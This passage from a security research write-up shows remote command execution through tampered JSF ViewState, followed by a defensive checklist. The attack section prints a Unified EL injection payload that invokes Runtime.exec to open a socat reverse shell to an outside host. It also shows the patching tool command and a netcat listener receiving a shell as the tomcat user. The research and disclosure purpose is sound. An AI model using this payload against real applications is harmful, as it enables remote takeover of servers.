[6].invoke(null).exec('socat TCP-CONNECT:pentest.synacktiv.com:80
exec:/bin/sh,pty,stderr,setsid,sigint,sane')
```

Using our tool, we patch the data block with our payload. This process internally calculates the new data block size and adjusts all offsets within the serialization stream.

```
$> ./inyourface.sh -rawpatch 441 465 /tmp/payload.txt -outfile /tmp/patched.txt
/tmp/viewstate.txt
```

The tampered ViewState now contains the new expression:

```
[instance 0x7e000f: 0x7e000e/org.apache.el.ValueExpressionImpl
  s_offset: 387 / e_offset: 655
  object annotations:
    org.apache.el.ValueExpressionImpl
        [blockdata from 441 to 652: 210 bytes]
           raw: \xd2\x00\xbe\x23[...]\2e\x4f\x62\x6a\x65\x63\x74
           from 442 to 632: 190 bytes:
#{request.getClass().getClassLoader().loadClass('java.lang.Runtime').getDeclaredMethods()
[6].invoke(null).exec('socat TCP-CONNECT:pentest.synacktiv.com:80
exec:/bin/sh,pty,stderr,setsid,sigint,sane')}
           from 634 to 650: 16 bytes: java.lang.Object

  field data:
    0x7e000c/javax.el.Expression:
    0x7e000b/javax.el.ValueExpression:
]
```

By listening on port 80 on *pentest.synacktiv.com* and sending the tampered ViewState to the remote server, an exception will be raised on the remote server which point out that it can't cast a *java.lang.UNIXProcess* using *java.lang.String*. (see. Figure 9)



Fig.9: Exception raised when sending a modified Unified EL expression

Despite the exception, the remote server executed our expression and we now have a shell:

```
$> nc -vlp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [victim.com] port 80 [tcp/*] accepted (family 2, sport 35627)
/bin/sh: 0: can't access tty; job control turned off
$ id
id
uid=1008(tomcat) gid=1008(tomcat)
```

High-level libraries such as *PrimeFaces* brings some interesting functionalities but they also come with some complex mechanisms and potential security issues. The reason why some Unified EL expressions are stored within the ViewState is still unclear for us.

Conclusion

The security of web applications can be put in danger with ViewState. Their usage is complex and they may bring new security holes. The problem has been known for several years, but no public released information describes the possibility to execute arbitrary commands. JSF and JSP latest specifications bring features such as the Unified EL language which create new entry points that are much more critical than information leaks or client side code injections.

Moreover, storing sensitive information on the client side has always been opposite to security good practices. Therefore it is not surprising to see this kind of vulnerabilities within the ViewState mechanisms. For this reason the encryption of the ViewState has been included within the JSF specifications and must be available and configured by default since the JSF 2.2 specifications.

It is highly recommended to think twice before using a client side ViewState. If for some reasons you need it, here is a checklist you may want to follow:

- Always validate the scope of Java objects. It is not recommended to use the scope *@ViewScoped*, because it is often the source of information leaks.
- Use the keyword *transient* on attributes you do not want to store in the ViewState. It will prevent their serialization.
- Always encrypt the ViewState and use an integrity check mechanism if the implementation supports it.
- Never trust the data contained in a ViewState. Consider they have been potentially tampered by a user. So, you must check them carefully to prevent the attacks previously described.

For security reasons, server side storage is highly recommended.

References

[PADDING] http://netifera.com/research/poet/PaddingOraclesEverywhereEkoparty2010.pdf

[XSS] http://www.blackhat.com/presentations/bh-dc-10/Byrne_David/BlackHat-DC-2010- Byrne-SGUI-slides.pdf

[MSDN] http://msdn.microsoft.com/en-us/library/ms972976.aspx

[DEFACE] https://github.com/SpiderLabs/deface

[MYFACES] http://wiki.apache.org/myfaces/Secure_Your_Application

[JDESERIALIZE] https://code.google.com/p/jdeserialize/